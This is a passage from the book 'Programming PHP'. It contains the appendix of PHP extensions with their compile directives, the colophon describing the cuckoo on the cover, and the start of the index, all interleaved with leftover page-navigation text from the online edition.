To use these functions, you must install the appropriate library and compile PHP with the appropriate options:

`--with-dbm` for original Berkeley database files (see [DBM](#)), `--with-ndbm` for the newer

Berkeley database style, `--with-gdbm` for
GNU's version of

DBM, `--with-db2` or `--with-db3` for
Sleepycat Software's DB2 and DB3, and

`--with-cdb` for Cdb support.

dbx

The dbx

extension provides a database abstraction layer for interacting with MySQL, PostgreSQL, Microsoft SQL Server, and ODBC databases. Using dbx, you can use a single set of functions to interact with any of these kinds of databases.

To use the dbx extension, you must compile PHP with the `--enable-dbx` directive. In addition, you must enable one or more database extensions that work with dbx.

DOM XML

The DOM XML library uses

GNOME's libxml to create DOM-compliant object trees from XML files (and the reverse). DOM XML parsers differ from event-based parsers in that you point them at a file, and they give you a tree of various nodes. See [Chapter 11](#) for a detailed discussion of using XML in PHP.

To enable the DOM XML extension, you must install GNOME libxml, Version 2.2.7 or later, and compile PHP with the

--with-dom[=DIR] directive.

EXIF

The Exchangeable Image File

Format (EXIF) extension provides a function to read the information stored on a device; many digital cameras store their information in EXIF format.

To use it, you must install EXIF and compile PHP with the `--with-exif[=DIR]` directive.

FDF

The Forms Data Format (FDF) is a library for creating forms in PDF documents and extracting data from or populating those forms. The FDF extension allows you to interpret data from an FDF-enabled PDF document or to add FDF form fields to a PDF document. See [Chapter 10](#) for a detailed discussion of creating PDF documents.

To enable the FDF extension, you must install the FDF toolkit (FDFTK) and compile PHP with the

`--with-fdftk[=DIR]` directive.

filePro

The filePro

extension provides functions to allow read-only access to filePro database files.

To enable filePro support, you must compile PHP with the `--enable-filepro` directive.

FriBiDi

The FriBiDi

extension provides functions to reorder Unicode strings based on the appropriate order for the encoded character set, such as left-to-right and right-to-left.

To use it, you must install the FriBiDi library and compile PHP with the

`--with-fribidi[=DIR]` directive.

FTP

This extension provides access to remote file servers using FTP.

Much of the functionality of this extension is provided by default in PHP's file-handling functions.

To enable this extension, you must compile PHP with the `--enable-ftp` directive.

gettext

The gettext library from GNU implements a Native Language Support (NLS) interface you can use to internationalize your application.

To enable the gettext extension, you must install gettext and compile PHP with the

`--with-gettext[=DIR]` directive.

GMP

If you need more precision in numbers than PHP provides by default with its built-in floating-point numbers, you can use the GNU MP (GMP) library. It provides support for arbitrary precision mathematics.

The GMP library is not enabled by default. To use it, you must install GNU MP, Version 2.0 or later, and compile PHP with the **--with-gmp [=DIR]** directive.

Hyperwave

Hyperwave

is a database for storing and managing documents. Documents of any type and size are stored, along with metadata (such as its title), in any number of languages.

To enable Hyperwave support, you must install Hyperwave, Version 4.1

or later, and compile PHP with the **--with-hyperwave** directive.

ICAP

ICAP servers provide central storage for calendar events. You can use either this extension or the MCAL

extension (described later in this chapter) to access ICAP servers.

To use it, you must install the ICAP library and compile PHP with the **--with-icap[=DIR]** directive.

iconv

The iconv

extension provides functions to convert strings between encodings.

To use it, your standard C library must have the **iconv(**

) function or you must install the libiconv library and compile PHP with the
--with-iconv[=DIR] directive.

IMAP, POP3, and NNTP

Although PHP provides simple outbound emailing capabilities for reading messages from IMAP, POP, NNTP, and a local mailbox, you should add this extension to PHP.

To use it, you must install c-client and compile PHP with the
--with-imap[=DIR] directive. Additionally, you may use the

--with-kerberos[=DIR] option to enable Kerberos support and the

--with-imap-ssl[=DIR] to enable SSL support for the IMAP extension.

Informix

This extension provides support for accessing Informix databases.

To enable the Informix extension, you must install Informix 7.0, Informix SE 7.0, Informix Universal Server (IUS) 9.0, or Informix 2000 or later and compile PHP with the

--with-informix[=DIR] directive.

Ingres II

The functions provided in this extension allow you to access Ingres II databases.

To use these functions, you must install the Open API library and header files included with Ingres II and compile PHP with the **--with-ingres[=DIR]** directive.

InterBase

This extension provides support for accessing InterBase databases.

To enable this extension, you must install the InterBase client libraries and compile PHP with the

--with-interbase[=DIR] directive.

IRC Gateway

The IRC gateway extension allows you to create a gateway between IRC servers and your PHP scripts.

To use it, you must install compile PHP with the **--with-ircg** directive.

Java

The Java

extension allows you to create Java objects and to invoke methods on those objects from a PHP script.

To use it, you must have a JVM installed and compile PHP with the **--with-java** directive.

Kerberos

The Kerberos extension provides access to Kerberos authentication.

To use it, you must install Kerberos and compile PHP with the **--with-kerberos[=DIR]** directive.

LDAP

The Lightweight Directory Access Protocol (LDAP) allows you to retrieve data stored in hierarchical LDAP directories. Although the LDAP specification is fairly general, LDAP is typically used to access contact and company organization information.

To enable LDAP support in PHP, you must compile PHP with the **--with-ldap[=DIR]** directive.

MCAL

The Modular Calendar Access Library (MCAL) provides support for calendar events stored in an MCAL

server. MCAL events can be stored in local files or in remote ICAP

servers.

The MCAL library is not enabled by default. To use it, you must install the `mcal` or `libmcal` libraries and compile PHP with the `--with-mcal[=DIR]` directive.

mcrypt

This extension provides an interface to the mcrypt library, which provides encryption using a number of different algorithms, including (but not limited to) DES, Triple DES, and Blowfish.

To enable this extension, you must install `mcrypt` and compile PHP with the

--with-mcrypt[=DIR] directive.

mhash

The mhash library is used to create checksums, message digests, message authentication codes, and so on.

A number of algorithms, including MD5, GOST, and SHA1, are supported.

To use mhash functions, you must install mhash and compile PHP with the

--with-mhash[=DIR] directive.

Microsoft SQL Server

This extension provides access to

Microsoft SQL Server databases.

To enable this extension, you must install the Microsoft SQL Server client libraries and compile PHP with the

--with-mssql[=DIR] directive.

Ming

Ming is a library that allows you to create Shockwave Flash movies. Ming provides support for most of Flash 4's features.

To enable this extension, you must install Ming and compile PHP with the

--with-ming[=DIR] directive.

mnoGoSearch

The mnoGoSearch extension provides functions from the mnoGoSearch search engine. This library provides full-text indexing and searching for HTML, PDF, and text documents.

To use this extension, you must install mnoGoSearch and compile PHP

with the

--with-mnogosearch[=DIR] directive.

mSQL

Popular for simple, low-end deployments, mSQL is a database server.

This extension provides support for accessing mSQL databases from PHP.

To enable the mSQL extension, you must install mSQL and compile PHP

with the

--with-msql[=DIR] directive.

MySQL

This extension provides support for accessing MySQL database servers. Because it is fast, simple, and lightweight, MySQL has gained great popularity in small deployments.

To use it, you must install the MySQL client libraries and compile PHP with the

--with-mysql[=DIR] directive.

ODBC

The ODBC extension allows you to access databases that support ODBC. In addition, the extension supports connecting to several other databases that have adopted the semantics of ODBC.

To use ODBC, you must install the client libraries appropriate to the database you're trying to access and compile PHP

with one of the following directives:

--with-unixodbc[=DIR] for the Unix ODBC library,

--with-openlink[=DIR] for OpenLink ODBC support,

- with-dbmaker[=DIR] for DBMaker support,
- with-adabas[=DIR] for Adabas D support,
- with-sapdb[=DIR] for SAP DB support,
- with-solid[=DIR] for Solid support,
- with-ibm-db2[=DIR] for IBM DB2 support,
- with-empress[=DIR] for Empress support,
- with-velocis[=DIR] for Velocis support,
- with-custom-odbc[=DIR] for custom ODBC-driver support,
- with-iodbc[=DIR] for iODBC support, or
- with-esoob[=DIR] for Easysoft OOB support.

Oracle

PHP includes two separate Oracle

extensions—one for accessing Oracle 7 and earlier databases and one for accessing Oracle 7 and Oracle 8 databases through the Oracle 8 Call-Interface (OCI8). The OCI8 extension is the more full-featured extension and should be used in preference to the older Oracle extension, when possible.

To access Oracle databases with PHP, you must install the appropriate Oracle client libraries and compile PHP with the

--with-oci8[=DIR] directive. If you are using Oracle 7 or earlier, compile PHP with the **--with-oracle[=DIR]** directive instead.

OvrimosSQL

Ovrimos SQL Server is a transactional database combined with web server capabilities. Using this extension, you can access Ovrimos databases.

To enable this extension, you must install the sqlcli library from the Ovrimos SQL Server distribution and compile PHP with the `--with-ovrimos[=DIR]` option.

pdflib

pdflib

provides support for creating PDF documents on the fly. See [Chapter 10](#) for a detailed discussion of creating PDF documents.

To enable this extension, you must install pdflib, the JPEG library, and the TIFF library and compile PHP with the

`--with-pdflib[=DIR]` option. You will also need to specify directories for the zlib library using

--with-zlib-dir[=DIR], the JPEG library using

--with-jpeg-dir[=DIR], the PNG library using

--with-png-dir[=DIR], and the TIFF library using

--with-tiff-dir[=DIR].

Verisign Payflow Pro

Verisign Payflow Pro is one of many options available for processing credit cards and performing other financial transactions.

To use this extension, you must install the Verisign Payflow Pro SDK

and compile PHP with the

--with-pfpro[=DIR] directive.

PostgreSQL

In an earlier incarnation as Postgres, the open source PostgreSQL database pioneered many of the object-relational concepts now appearing in some commercial databases. Because it is fast and provides solid transaction integrity, PostgreSQL is becoming a popular choice as a database for web servers. This extension provides support for accessing PostgreSQL

databases.

To use this extension, you must install the PostgreSQL client libraries and compile PHP with the

--with-pgsql[=DIR] directive.

pspell

The pspell

library interacts with aspell and pspell to check the spelling of words and offer suggestions for misspelled words.

To use it, you must install the pspell and aspell libraries and compile PHP with the

--with-pspell[=DIR] directive.

Readline

The GNU Readline library provides functions allowing a program to provide editable command lines; for example, Readline allows you to use the arrow keys to scroll through the command history. As it's an interactive library, its use in PHP web applications is limited (if not nonexistent), but it's available for PHP shell scripts.

To use it, you must install the GNU Readline or libedit libraries and compile PHP with the

--with-readline[=DIR] option or, to use libedit, the

--with-libedit[=DIR] directive.

Recode

The GNU Recode library converts files between different character sets and encodings. Support for nearly all character sets defined in RFC 1345 is provided.

To use this extension, you must install GNU Recode, Version 3.5 or later, and compile PHP with the

--with-recode[=DIR] directive.

Satellite CORBA Client

The Satellite CORBA Client extension allows you to access CORBA objects. CORBA is a method for allowing programs written in a variety of languages to share objects.

To use it, you must install ORBit and compile PHP with the **--with-satellite[=DIR]** directive.

shmop

This extension provides access to shmop, a set of functions that support Unix-style shared memory segments. This allows you to share chunks of memory with other applications.

To use it, you must compile PHP with the `--enable-shmop` directive. The shmop library is not available on Windows.

SNMP

SNMP

is a protocol used to deliver status information about running servers and processes, including whether a machine is alive, how much memory the machine is currently using, and so on. SNMP can be used to build a systems-monitoring application.

To use it, you must install the UCD SNMP package and compile PHP with the

`--enable-ucd-snmp-hack[=DIR]` directive.

sockets

The sockets

extension provides a low-level interface to sockets, providing both server and client functionality.

To use it, you must compile PHP with the `--enable-sockets` directive.

SWF

Using the libswf library, the SWF extension provides support to PHP scripts for creating Shockwave Flash movies on the fly.

The SWF library is not enabled by default. To use it, you must install libswf and compile PHP with the

`--with-swf[=DIR]` directive.

Sybase

This extension provides support for accessing Sybase database servers.

To use it, you must install the Sybase client libraries and compile PHP with the

--with-sybase[=DIR] directive.

System V Semaphore and Shared Memory

These extensions provide System V-style semaphores and shared memory pools. Semaphores allow you to limit the number of processes that can simultaneously use a resource (such as a serial port), possibly even to one process at a time. Shared memory provides a pool of memory that different processes can safely read from and write into, but it does not provide safeguards against simultaneous accesses (that's what the semaphores are for).

To use semaphores and shared memory, you must compile PHP with the **--with-sysvsem[=DIR]** (for semaphore support) and **--with-sysvshm** (for shared memory) directives.

vpopmail

The vpopmail extension provides an interface to the vpopmail POP server. It includes functions to manage domains and users.

To use it, you must install vpopmail and compile PHP with the **--with-vpopmail** directive.

WDDX

These functions are intended for work with WDDX, an XML-based standard for exchanging data between applications. See [Chapter 11](#) for a detailed discussion of using XML in PHP.

The WDDX library is not enabled by default. To use it, you must install the expat library and compile PHP with the **--with-xml[=DIR]** and **--enable-wddx** directives.

XML Parser

XML (eXtensible Markup Language) is a data format for creating structured documents. XML can be used to exchange data in a common format, or just as a simple and convenient way of storing document information. This extension provides access to an event-based XML parser. See [Chapter 11](#) for a detailed discussion of using XML in PHP.

To use the XML functions, you must install expat and compile PHP with the

--with-xml[=DIR] directive.

XSLT

The eXtensible Stylesheet Language Transformation (XSLT) extension uses the Sablotron library to provide XSLT functionality to PHP scripts. XSLT provides powerful templating features to create

HTML and XML documents. See [Chapter 11](#) for an introduction to using XSLT.

To use it, you must install the Sablotron library and compile PHP with the

--with-sablot[=DIR] directive.

YAZ

YAZ is a toolkit

that implements the Z39.50 protocol for retrieving information from remote servers.

To use it, you must install the YAZ library and compile PHP with the **--with-yaz[=DIR]** directive.

YP/NIS

NIS (formerly Yellow Pages) allows management and sharing of important administrative files, such as the password file, across a network.

To use the YP/NIS extension, you must compile PHP with the **--enable-yp** directive.

ZIP Files

The `.zip` extension allows PHP scripts to access files compressed in the ZIP

format; it does not allow writing the files, just access to the files inside ZIP archives.

To use it, you must install the ZZipLib library and compile PHP with the

`--with-zip[=DIR]` directive.

zlib Compression

This extension uses the zlib library to read and

write `gzip`-compressed files; many of the standard filesystem functions are replicated in this extension and can work with compressed or uncompressed files.

To enable this extension, you must install zlib, Version 1.0.9 or later, and compile PHP with the

--with-zlib[=DIR] directive.

Colophone

Colophon

Our look is the result of reader comments, our own experimentation, and feedback from distribution channels. Distinctive covers complement our distinctive approach to technical topics, breathing personality and life into potentially dry subjects.

The animal on the cover of *Programming PHP* is a cuckoo (*Cuculus canorus*). Cuckoos epitomize minimal effort. The common cuckoo doesn't build a nest-instead, the female cuckoo finds another bird's nest that already contains eggs and lays an egg in it (a process she may repeat up to 25 times, leaving 1 egg per nest). The nest mother rarely notices the addition, and usually incubates the egg and then feeds the hatchling as if it were her own. Why don't nest mothers notice that the cuckoo's eggs are different from their own? Recent research suggests that it's because the eggs look the same in the ultraviolet spectrum, which birds can see.

When they hatch, the baby cuckoos push all the other eggs out of the nest. If the other eggs hatched first, the babies are pushed out too. The host parents often continue to feed the cuckoo even after it grows to be much larger than they are, and cuckoo chicks sometimes use their call to lure other birds to feed them as well. Interestingly, only Old World (European) cuckoos colonize other nests-the New World (American) cuckoos build their own (untidy) nests. Like many Americans, these cuckoos migrate to the tropics for winter.

Cuckoos have a long and glorious history in literature and the arts. The Bible mentions them, as do Pliny and Aristotle. Beethoven used the cuckoo's distinctive call in his Pastoral Symphony. And here's a bit of etymology for you: the word "cuckold" (a husband whose wife is cheating on him) comes from "cuckoo." Presumably, the practice

of laying one's eggs in another's nest seemed an appropriate metaphor.

Rachel Wheeler was the production editor and copyeditor for *Programming PHP*. Sue Willing and Jeffrey Holcomb provided quality control, and Sue Willing provided production assistance. Ellen Troutman-Zaig wrote the index.

Ellie Volckhausen designed the cover of this book, based on a series design by Edie Freedman. The cover image is a 19th-century engraving from the Dover Pictorial Archive. Emma Colby produced the cover layout with QuarkXPress 4.1 using Adobe's ITC Garamond font.

Melanie Wang designed the interior layout, based on a series design by David Futato. Neil Walls converted the files from Microsoft Word to FrameMaker 5.5.6 using tools created by Mike Sierra. The text font is Linotype Birka; the heading font is Adobe Myriad Condensed; and the code font is LucasFont's TheSans Mono Condensed. The illustrations that appear in the book were produced by Robert Romano and Jessamyn Read using Macromedia FreeHand 9 and Adobe Photoshop 6. This colophon was written by Nathan Torkington and Rachel Wheeler.

The online edition of this book was created by the Safari production group (John Chodacki, Becki Maisch, and Madeleine Newell) using a set of Frame-to-XML conversion and cleanup tools written and maintained by Erik Ray, Benn Salter, John Chodacki, and Jeff Liggett.

I I@ve RuBoard

[SYMBOL] [A] [B] [C] [D] [E] [F] [G] [H] [I] [J] [K] [L] [M] [N] [O] [P] [Q] [R] [S] [T] [U] [V] [W]
[X] [Y] [Z]

I I@ve RuBoard

I I@ve RuBoard

[SYMBOL]

[\[A\]](#)

[\[B\]](#)

[\[C\]](#)

[\[D\]](#)

[\[E\]](#)

[\[F\]](#)

[\[G\]](#)

[\[H\]](#)

[\[I\]](#)

[\[J\]](#)

[\[K\]](#)

[[L](#)]

[[M](#)]

[[N](#)]

[[O](#)]

[[P](#)]

[[Q](#)]

[[R](#)]

[[S](#)]

[[T](#)]

[[U](#)]

[[V](#)]

[[W](#)]

[[X](#)]

[Y]

[Z]

! (exclamation point)
[!= \(inequality\) operator](#)

[!== \(not identical\) operator](#)

[type specification modifier](#)

" (quotes, double)
double-quoted strings
[escape sequences in](#)

[variable interpolation in](#)

[HTML entity for](#)

[in heredocs](#)

[in SQL queries](#)

[in string literals](#)

[# \(hash marks\) in comments](#)

\$ (dollar sign)
[in regular expressions](#)

[2nd](#)

[3rd](#)

[4th](#)

in variable names

2nd

`$_COOKIE` array

`$_FILES` array

accessing form parameters

`$_GET` array

2nd

accessing form parameters

`$_POST` array

accessing form parameters

`$_SERVER` array

HTTP request headers, entries for

`$db->query(.)` method

`$GLOBALS` array

`$HTTP_COOKIE_VARS` array

`$HTTP_ENV_VARS` array

`$HTTP_POST_FILES` array

[\\$HTTP_POST_VARS array](#)

[\\$HTTP_RAW_POST_DATA variable](#)

[\\$HTTP_SERVER_VARS array](#)

[\\$HTTP_SESSION_VARS array](#)

[\\$PHP_SELF variable \(current script name\)](#)

% (percent sign)

[% \(modulus\) operator](#)

[%=\(modulus assignment\) operator](#)

[in format string to printf\(\)](#)

& (ampersand)

[& \(bitwise AND\) operator](#)

[&=\(bitwise AND assignment\) operator](#)

[converting to HTML entity](#)

[indicating passing by reference](#)

> (angle bracket, right)

> (greater than) operator

[in string comparisons](#)

[>> \(right shift\) operator](#)

[>= \(greater than or equal to\) operator](#)

[in string comparisons](#)

[converting to HTML entity](#)

[greater than operator](#)

< > (angle brackets)
[\(inequality\) operator](#)

[as pattern delimiters](#)

< (angle bracket, left)
[< \(less than\) operator](#)

[in string comparisons](#)

[<< \(left shift\) operator](#)

[<<< \(heredoc identifier\)](#)

[<= \(less than or equal to\) operator](#)

[in string comparisons](#)

[converting to HTML entity](#)

[<?php ?> tags \(for PHP code\)](#)

[
 tag, inserting before all newline characters](#)

[<script> tags, enclosing PHP code in](#)

' (quotes, single)
[HTML entity for](#)

[in heredocs](#)

[in SQL queries](#)

[in string literals](#)

[escape sequences in](#)

[single-quoted strings](#)

() (parentheses)

[as pattern delimiters](#)

[grouping_operands for precedence](#)

[grouping_patterns in regular expressions](#)

[non-capturing_groups](#)

[\(float\)_casting_operator](#)

[\(int\)_casting_operator](#)

[\(object\)_casting_operator](#)

[\(string\)_casting_operator](#)

* (asterisk)

[*\(multiplication\)_operator](#)

[*=\(multiplication_assignment\)_operator](#)

[in greedy and non-greedy quantifiers](#)

+ (plus sign)
[+ \(addition\) operator](#)

[+ \(arithmetic assertion\) operator](#)

[++ \(autoincrement\) operator](#)

[+= \(addition assignment\) operator](#)

[in greedy and non-greedy quantifiers](#)

[printing positive numbers with](#)

[spaces, encoding in URLs](#)

[2nd](#)

, (comma)
[ASCII value for](#)

[two or more, skipping array values in list\(.\)](#)

- (hyphen)
[-> construct, accessing properties and methods](#)

[2nd](#)

[defining character range in regular expressions](#)

[inline pattern matching options, turning off](#)

- (minus sign)
[-\(arithmetic negation\) operator](#)

[-\(subtraction\) operator](#)

[-- \(autodecrement\) operator](#)

[-= \(subtraction assignment\) operator](#)

[for right-justified strings](#)

. (dot)

[.\(string concatenation\) operator](#)

[.+ \(concatenation assignment\) operator](#)

[in cookie names, decoding](#)

[in HTML field names, converting for PHP variables](#)

[single-character matches in regular expressions](#)

[wildcard match character](#)

/ (slash)

[/\(division\) operator](#)

[/* */, in multiline C-style comments](#)

[//, in C++-style comments](#)

[/= \(division assignment\) operator](#)

[type specification modifier](#)

; (semicolon)

[after terminating heredoc identifier](#)

[before PHP closing tag](#)

[in PHP statements](#)

= (equal sign)

[=> symbol, separating array indexes from values](#)

= (equals sign)

[= \(assignment\) operator](#)

[== \(equal to\) operator](#)

[2nd](#)

[comparing strings with](#)

[==== \(identity\) operator](#)

[comparing strings with](#)

[testing return value for failure](#)

? (question mark)

[?\: \(conditional\) operator](#)

[2nd](#)

[in non-greedy quantifiers](#)

[placeholder in database queries](#)

[replacing characters outside target encoding](#)

[@_\(at sign\), error suppression operator](#)

[] (brackets)

[\[\>:\] end of word anchor in regular expressions](#)

[as pattern delimiters](#)

[in regular expression character classes](#)

[_\(brackets\),-\[\[:<:\]\] start of word anchor in regular expressions](#)

\ (backslash)
escaping
[in lookbehind pattern assertions](#)

[in single-quoted strings](#)

[regular expression metacharacters](#)

[in SQL queries](#)

[removing from escaped strings](#)

[\:\(colon\), ending if line](#)

[\A \(beginning of string\) anchor, Perl regular expressions](#)

[\B \(non-word boundary\), Perl regular expressions](#)

[\b \(word boundary\), Perl regular expressions](#)

\n (newlines)
[end of string matching in regular expressions](#)

[in heredocs](#)

[\Z and \z \(end of string\) anchors, Perl regular expressions](#)

^ (caret)

[^\(bitwise XOR\) operator](#)

[^= \(bitwise XOR assignment\) operator](#)

[negating regular expression character classes](#)

[start of line anchor, Perl regular expressions](#)

[start of string anchor in regular expressions](#)

[2nd](#)

[_ \(underscore\)](#)

[__, method names beginning with](#)

[converting dots\(.\) in cookie names to](#)

[converting dots\(.\) in HTML field names to](#)

[`\(backtick\) operator](#)

[security risks of](#)

[{ } \(curly braces\)](#)

[{{_and_}} sequences in comments](#)

[as pattern delimiters](#)

[enclosing array lookup in](#)

[in code blocks](#)

[2nd](#)

[variable interpolation in strings](#)

| (vertical bar)
[|_\(bitwise OR\) operator](#)

[|=\(bitwise OR assignment\) operator](#)

[alternatives, in regular expressions](#)

[type specification modifier](#)

[~\(tilde\), bitwise negation operator](#)

[24-bit color](#)

I I@ve RuBoard

I I@ve RuBoard

[[SYMBOL](#)]

[[A](#)]

[[B](#)]

[[C](#)]

[[D](#)]

[[E](#)]

[[F](#)]

[[G](#)]

[[H](#)]

[[I](#)]

[[J](#)]

[[K](#)]

[[L](#)]

[[M](#)]

[[N](#)]

[[O](#)]

[[P](#)]

[[Q](#)]

[[R](#)]

[[S](#)]

[[T](#)]

[[U](#)]

[[V](#)]

[[W](#)]

[[X](#)]

[Y]

[Z]

[ab \(Apache benchmarking\) utility](#)

[abs\(\) function](#)

[AC_MSG_CHECKING\(\) macro](#)

[accented characters, converting to HTML entities](#)

[Accept headers](#)

[Access, PHP ODBC support for](#)

[accessor macros for zval fields](#)

[acos\(\) function](#)

[Active Server Pages \(ASP\), embedding PHP with ASP tags](#)

[active_symbol_table global variable](#)

[addcslashes\(\) function](#)

[2nd](#)

[addition \(+\) operator](#)

[addition assignment \(+=\) operator](#)

[addslashes\(\) function](#)

[2nd](#)

[3rd](#)

[administrative files, managing with YP/NIS extension](#)

[administrators \(database\), backend page for](#)

[affectedRows\(\) method](#)

[AFM \(Adobe Font Metric\)](#)

[aliases for EGPCS variables](#)

[alignment, PDF text within box](#)

[allocating color](#)

[See color]

[alpha channel](#)

[enabling/disabling alpha blending](#)

[ImageColorResolveAlpha\(\) function](#)

[in GD](#)

[PNG images in PDF files](#)

[alternatives in regular expressions](#)

anchors

[in Perl-style regular expressions](#)

[in POSIX regular expressions](#)

AND operator
[& \(bitwise AND\)](#)

[&= \(bitwise AND assignment\) operator](#)

[annotations, PDF files](#)

[anonymous functions](#)

[ANSI-compliant C compiler](#)

antialiasing
[in GD palette entries](#)

[in images](#)

[TrueType fonts](#)

[turning off](#)

Apache
[benchmarking utility](#)

[library \(PHP extension\)](#)

[Apache web servers](#)

[configuring](#)

[for cached buttons](#)

[PHP for](#)

[to place session files in your directory](#)

[download site](#)

[downloading source distribution](#)

[PHP functions for](#)

[for Windows](#)

[applications](#)
[code libraries](#)

[database \(example\)](#)

[adding a business](#)

[administrator's page](#)

[database connection](#)

[database information, displaying](#)

[database tables](#)

[error handling](#)

[defining error handlers](#)

[reporting errors](#)

[suppressing errors](#)

[triggering errors](#)

[output, handling](#)

[buffering output](#)

[changing references in document](#)

[compressing output](#)

[performance tuning](#)

[benchmarking](#)

[optimizing execution time](#)

[optimizing memory requirements](#)

[profiling](#)

[reverse proxies and replication](#)

[templating systems](#)

[WDDX standard for sharing information](#)

[arcs, drawing](#)

[2nd](#)

[argument list \(variable\), processing](#)

[arithmetic operators](#)

[implicit casting, rules for](#)

[array\(.\) function](#)

[2nd](#)

[3rd](#)

[casting operator](#)

[array_chunk\(.\) function](#)

[array_count_values\(.\) function](#)

[array_diff\(.\) function](#)

[2nd](#)

[3rd](#)

[array_filter\(.\) function](#)

[2nd](#)

[array_flip\(.\) function](#)

[array_intersect\(.\) function](#)

[2nd](#)

[array_key_exists\(.\) function](#)

[array_keys\(.\) function](#)

[2nd](#)

[array_map\(.\) function](#)

[array_merge\(.\) function](#)

[2nd](#)

[calculating union of two sets](#)

[array_merge_recursive\(\) function](#)

[array_multisort\(\) function](#)

[2nd](#)

[array_pad\(\) function](#)

[2nd](#)

[array_pop\(\) function](#)

[2nd](#)

[array_push\(\) function](#)

[2nd](#)

[array_rand\(\) function](#)

[array_reduce\(\) function](#)

[2nd](#)

[array_reverse\(\) function](#)

[2nd](#)

[array_search\(\) function](#)

[2nd](#)

[array_shift\(\) function](#)

[2nd](#)

[array_slice\(\) function](#)

2nd

[array_splice\(.\) function](#)

2nd

[array_sum\(.\) function](#)

2nd

[array_unique\(.\) function](#)

2nd

[array_unshift\(.\) function](#)

2nd

[array_values\(.\) function](#)

2nd

[array_walk\(.\) function](#)

2nd

[arrays](#)

2nd

[\\$GLOBALS](#)

[casting to/from objects](#)

[checking whether element exists](#)

[color index for images](#)

[converting to/from variables](#)

[displaying with print_r\(\)](#)

[extension functions returning](#)

[extracting multiple values from](#)

[form values](#)

[functions for](#)

[global variables, EGPCS](#)

[identifying elements of](#)

[implementing sets with](#)

[implementing stacks with](#)

[indexed vs. associative](#)

[iterating over elements with foreach loop](#)

[keys and values, returning](#)

[modifying or applying operation to all elements](#)

[multidimensional](#)

[removing and inserting elements](#)

[resetting internal pointer to first element](#)

[slicing](#)

sorting

2nd

with anonymous functions

in ascending order

in natural order

in random order

2nd

in user-defined ordere

multiple arrays at once

PHP functions for

reversing element order

with user defined-function

with user-defined functions, by keys

splitting into chunks

storing data in

adding values to end of array

assigning range of values

[getting array size](#)

[padding](#)

[symbol tables](#)

[traversing](#)

[calling function for each element](#)

[iterator functions](#)

[reducing an array](#)

[searching for values](#)

[with for loop](#)

[arsort\(\) function](#)

[2nd](#)

[3rd](#)

[ascending order, sorting arrays in](#)

ASCII

[representation of an image](#)

[US-ASCII character encoding](#)

[UTF-8 encoding for printing high-bit characters](#)

ASCII order

[natural order in strings vs.](#)

[value of first character in string](#)

[values for characters in string searches](#)

[asin\(.\) function](#)

[2nd](#)

[asort\(\) function](#)

[2nd](#)

[ASP \(Active Server Pages\), embedding PHP with ASP tags](#)

[aspell PHP library](#)

[assert\(\) function](#)

[assert_options\(\) function](#)

[assertion \(+\), arithmetic operator](#)

[assignment operators](#)

[= \(basic assignment\) operator](#)

[assignment with operation](#)

[assignment, initializing arrays with](#)

[associative arrays](#)

[2nd](#)

[array_splice\(\), using on](#)

[calculating sum of values](#)

[creating with compact\(\)](#)

[padding](#)

[rows in database query results](#)

[XML-RPC call, attributes of](#)

[associativity, operator](#)

[2nd](#)

[atan\(\) function](#)

[atan2\(\) function](#)

attributes

[text in PDF files](#)

[XML elements](#)

[authentication](#)

[Kerberos extension](#)

[message \(mhash library\)](#)

[autodecrement \(--\) operator](#)

[autoincrement \(++\) operator](#)

I **I@ve** RuBoard

I I@ve RuBoard

[[SYMBOL](#)]

[[A](#)]

[[B](#)]

[[C](#)]

[[D](#)]

[[E](#)]

[[F](#)]

[[G](#)]

[[H](#)]

[[I](#)]

[[J](#)]

[[K](#)]

[[L](#)]

[[M](#)]

[[N](#)]

[[O](#)]

[[P](#)]

[[Q](#)]

[[R](#)]

[[S](#)]

[[T](#)]

[[U](#)]

[[V](#)]

[[W](#)]

[[X](#)]

[Y]

[Z]

backreferences

[to previously matched substrings, conditional expressions and](#)

[to text captured earlier in pattern](#)

[base classes](#)

[base_convert\(\) function](#)

[base64_decode\(\) function](#)

[base64_encode\(\) function](#)

[basename\(\) function](#)

[2nd](#)

[BCMath library](#)

[Bézier curve, drawing](#)

[Benchmark class](#)

[benchmarking performance](#)

[bin2hex\(\) function](#)

[binary operators](#)

[arithmetic, implicit casting rules](#)

[bindec\(\) function](#)

[bitwise operators](#)

[blocks](#)

bookmarks
[and thumbnails in PDF documents](#)

[Word, manipulating with PHP COM](#)

[boolean data type](#)

[casting operator](#)

[box for PDF text](#)

[break keyword](#)

break statements
[in do/while loops](#)

[in for loops](#)

[in switch statements](#)

[in while loops](#)

[breaking strings into smaller components](#)

browsers
[caching response pages for get requests](#)

[filenames sent for file uploads, distrusting](#)

[information about](#)

[sending file contents to](#)

[sending PDF files to](#)

[buffering output](#)

[2nd](#)

[erasing data](#)

[flushing buffers](#)

[in error handlers](#)

[PDF data](#)

[setting file buffer size](#)

[built-in constructs, case-insensitivity in names](#)

[built-in functions](#)

[buttons, dynamically generated](#)

[caching](#)

[bzip2 compression](#)

I I@ve RuBoard

I I@ve RuBoard

[[SYMBOL](#)]

[[A](#)]

[[B](#)]

[[C](#)]

[[D](#)]

[[E](#)]

[[F](#)]

[[G](#)]

[[H](#)]

[[I](#)]

[[J](#)]

[[K](#)]

[[L](#)]

[[M](#)]

[[N](#)]

[[O](#)]

[[P](#)]

[[Q](#)]

[[R](#)]

[[S](#)]

[[T](#)]

[[U](#)]

[[V](#)]

[[W](#)]

[[X](#)]

[Y]

[Z]

C/C++ languages
[C++ comments](#)

[C-language PHP extensions](#)

[architectural overview](#)

[command-line PHP](#)

[compiling](#)

[config.m4 file](#)

[creating variables](#)

[developers mailing list](#)

[external dependencies](#)

[function return values](#)

[global variables](#)

[INI entries](#)

[memory management functions](#)

[parameter handling](#)

[PHP source code, downloading latest](#)

[planning](#)

[pval/zval data type](#)

[references](#)

[resources](#)

[skeleton extension, creating and fleshing out](#)

[software tools](#)

[testing](#)

[C-language string encoding](#)

[comments](#)

caching

[dynamically generated buttons](#)

[Opcode cache systems](#)

[response pages for GET requests](#)

[reverse proxy](#)

[calendar library](#)

calendars

[ICAP extension](#)

[MCAL extension](#)

[call_user_func\(\) function](#)

[call_user_method\(\) function](#)

[call_user_method_array\(\) function](#)

callback functions

[ob_gzhandler\(\)](#)

[rewrite\(\)](#)

[calling functions](#)

[variable function call](#)

[capturing in regular expressions](#)

[inline flags and](#)

[non-capturing groups](#)

[carriage returns, testing string for](#)

[case labels in statements](#)

[case, changing for strings](#)

[converting to lowercase before comparing](#)

case-insensitivity

[in class names](#)

[in function names](#)

[in pattern matching](#)

[ereg_replace\(\)](#)

